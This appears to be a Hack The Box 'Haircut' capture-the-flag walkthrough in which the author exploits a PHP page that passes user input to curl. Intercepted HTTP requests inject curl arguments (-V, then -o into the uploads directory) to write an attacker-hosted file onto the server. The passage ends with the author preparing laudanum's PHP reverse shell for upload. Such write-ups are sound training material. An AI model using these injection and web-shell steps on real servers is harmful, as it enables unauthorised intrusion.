
```
% Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0curl: (7) Failed to connect to 10.10.14.23 port 800: Connection refused
```

one thing you can do is look at all the arguments for curl and see exactly what happens ,before that let's intercept the request and see if we can do basic command injection



```
POST /exposed.php HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://10.10.10.24
Connection: close
Referer: http://10.10.10.24/exposed.php
Upgrade-Insecure-Requests: 1

formurl=http%3A%2F%2F10.10.14.23%3A8000%2Ftest.html&submit=Go
```


let's do ls



```
POST /exposed.php HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://10.10.10.24
Connection: close
Referer: http://10.10.10.24/exposed.php
Upgrade-Insecure-Requests: 1

formurl=http://10.10.14.3:8000/test.html;ls&submit=Go
```

```
Server: nginx/1.10.0 (Ubuntu)
Date: Mon, 10 May 2021 02:03:56 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 508

<html>
  <head>
    <title>
      Hairdresser checker
    </title>
  </head>
  <body>
    <form action='exposed.php' method='POST'>
      <span>
      <p>
        Enter the Hairdresser's location you would like to check. Example: http:
      </p>
      </span>
      <input type='text' name='formurl' id='formurl' width='50' value='http://lo
      <input type='submit' name='submit' value='Go' id='submit' />
    </form>
    <span>
    <p>
      Requesting Site...
    </p>
    ; is not a good thing to put in a URL </span>
  </body>
</html>
```


it's got some type of filtering , inject the flag -V for version




```
POST /exposed.php HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://10.10.10.24
Connection: close
Referer: http://10.10.10.24/exposed.php
Upgrade-Insecure-Requests: 1

formurl=-V http://10.10.14.3:8000/test.html&submit=Go
```

```
Connection: close
Content-Length: 799

<html>
  <head>
    <title>
      Hairdresser checker
    </title>
  </head>
  <body>
    <form action='exposed.php' method='POST'>
      <span>
      <p>
        Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html
      </p>
      </span>
      <input type='text' name='formurl' id='formurl' width='50' value='http://localhost/test.html'/>
      <input type='submit' name='submit' value='Go' id='submit' />
    </form>
    <span>
    <p>
      Requesting Site...
    </p>
    curl 7.47.0 (x86_64-pc-linux-gnu) libcurl/7.47.0 GnuTLS/3.4.10 zlib/1.2.8 libidn/1.32 librtmp/2.3
    Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s rtmp rtsp smb smbs s
    Features: AsynchDNS IDN IPv6 Largefile GSS-API Kerberos SPNEGO NTLM NTLM_WB SSL libz TLS-SRP UnixSock
    </span>
  </body>
</html>
```

it's written in a way like : system(./curl $url)
if we set url to be like system(./curl -o uploads/test $url) , we can inject the argument in curl , uploads exist in the webserver , we know that from gobuster.
so what we're going to do is write a file to that uploads directory




```
┌──(root💀kali)-[/Documents/htb/boxes/haircut]
└─# curl -h
Usage: curl [options...] <url>
 -d, --data <data>   HTTP POST data
 -f, --fail          Fail silently (no output at all) on HTTP errors
 -h, --help <category> Get help for commands
 -i, --include       Include protocol response headers in the output
 -o, --output <file> Write to file instead of stdout
 -O, --remote-name   Write output to a file named as the remote file
 -s, --silent        Silent mode
 -T, --upload-file <file> Transfer local FILE to destination
 -u, --user <user:password> Server user and password
 -A, --user-agent <name> Send User-Agent <name> to server
 -v, --verbose       Make the operation more talkative
 -V, --version       Show version number and quit
```




```
POST /exposed.php HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 81
Origin: http://10.10.10.24
Connection: close
Referer: http://10.10.10.24/exposed.php
Upgrade-Insecure-Requests: 1

formurl=-o /var/www/html/uploads/test
http://10.10.14.23:8000/test.html&submit=Go
```

```
Connection: close
Content-Length: 788

<html>
  <head>
    <title>
      Hairdresser checker
    </title>
  </head>
  <body>
    <form action='exposed.php' method='POST'>
      <span>
      <p>
        Enter the Hairdresser's location you would like to check. Exa
      </p>
      </span>
      <input type='text' name='formurl' id='formurl' width='50' value
      <input type='submit' name='submit' value='Go' id='submit' />
    </form>
    <span>
    <p>
      Requesting Site...
    </p>
      % Total    % Received % Xferd  Average Speed   Time    Time
    Dload  Upload   Total   Spent    Left  Speed
    0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:-
    </span>
  </body>
</html>

```

it get it



```
┌──(root💀 kali)-[/Documents/htb/boxes/haircut]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.24 - - [09/May/2021 22:36:52] "GET /test.html HTTP/1.1" 200 -
```




You have chosen to open:

test


which is: application/octet-stream (19 bytes)

from: http://10.10.10.24

Would you like to save this file?




```
Hello I'm a Hacker
```




```
GET /uploads/test HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

```
HTTP/1.1 200 OK
Server: nginx/1.10.0 (Ubuntu)
Date: Mon, 10 May 2021 02:53:07 GMT
Content-Type: application/octet-stream
Content-Length: 19
Last-Modified: Mon, 10 May 2021 02:40:38 GMT
Connection: close
ETag: "60989d26-13"
Accept-Ranges: bytes

Hello I'm a Hacker

```




```
┌──(root💀kali)-[/Documents/htb/boxes/haircut]
└─# cp /usr/share/laudanum/php/php-reverse-shell.php .

┌──(root💀kali)-[/Documents/htb/boxes/haircut]
└─# geany php-reverse-shell.php
```

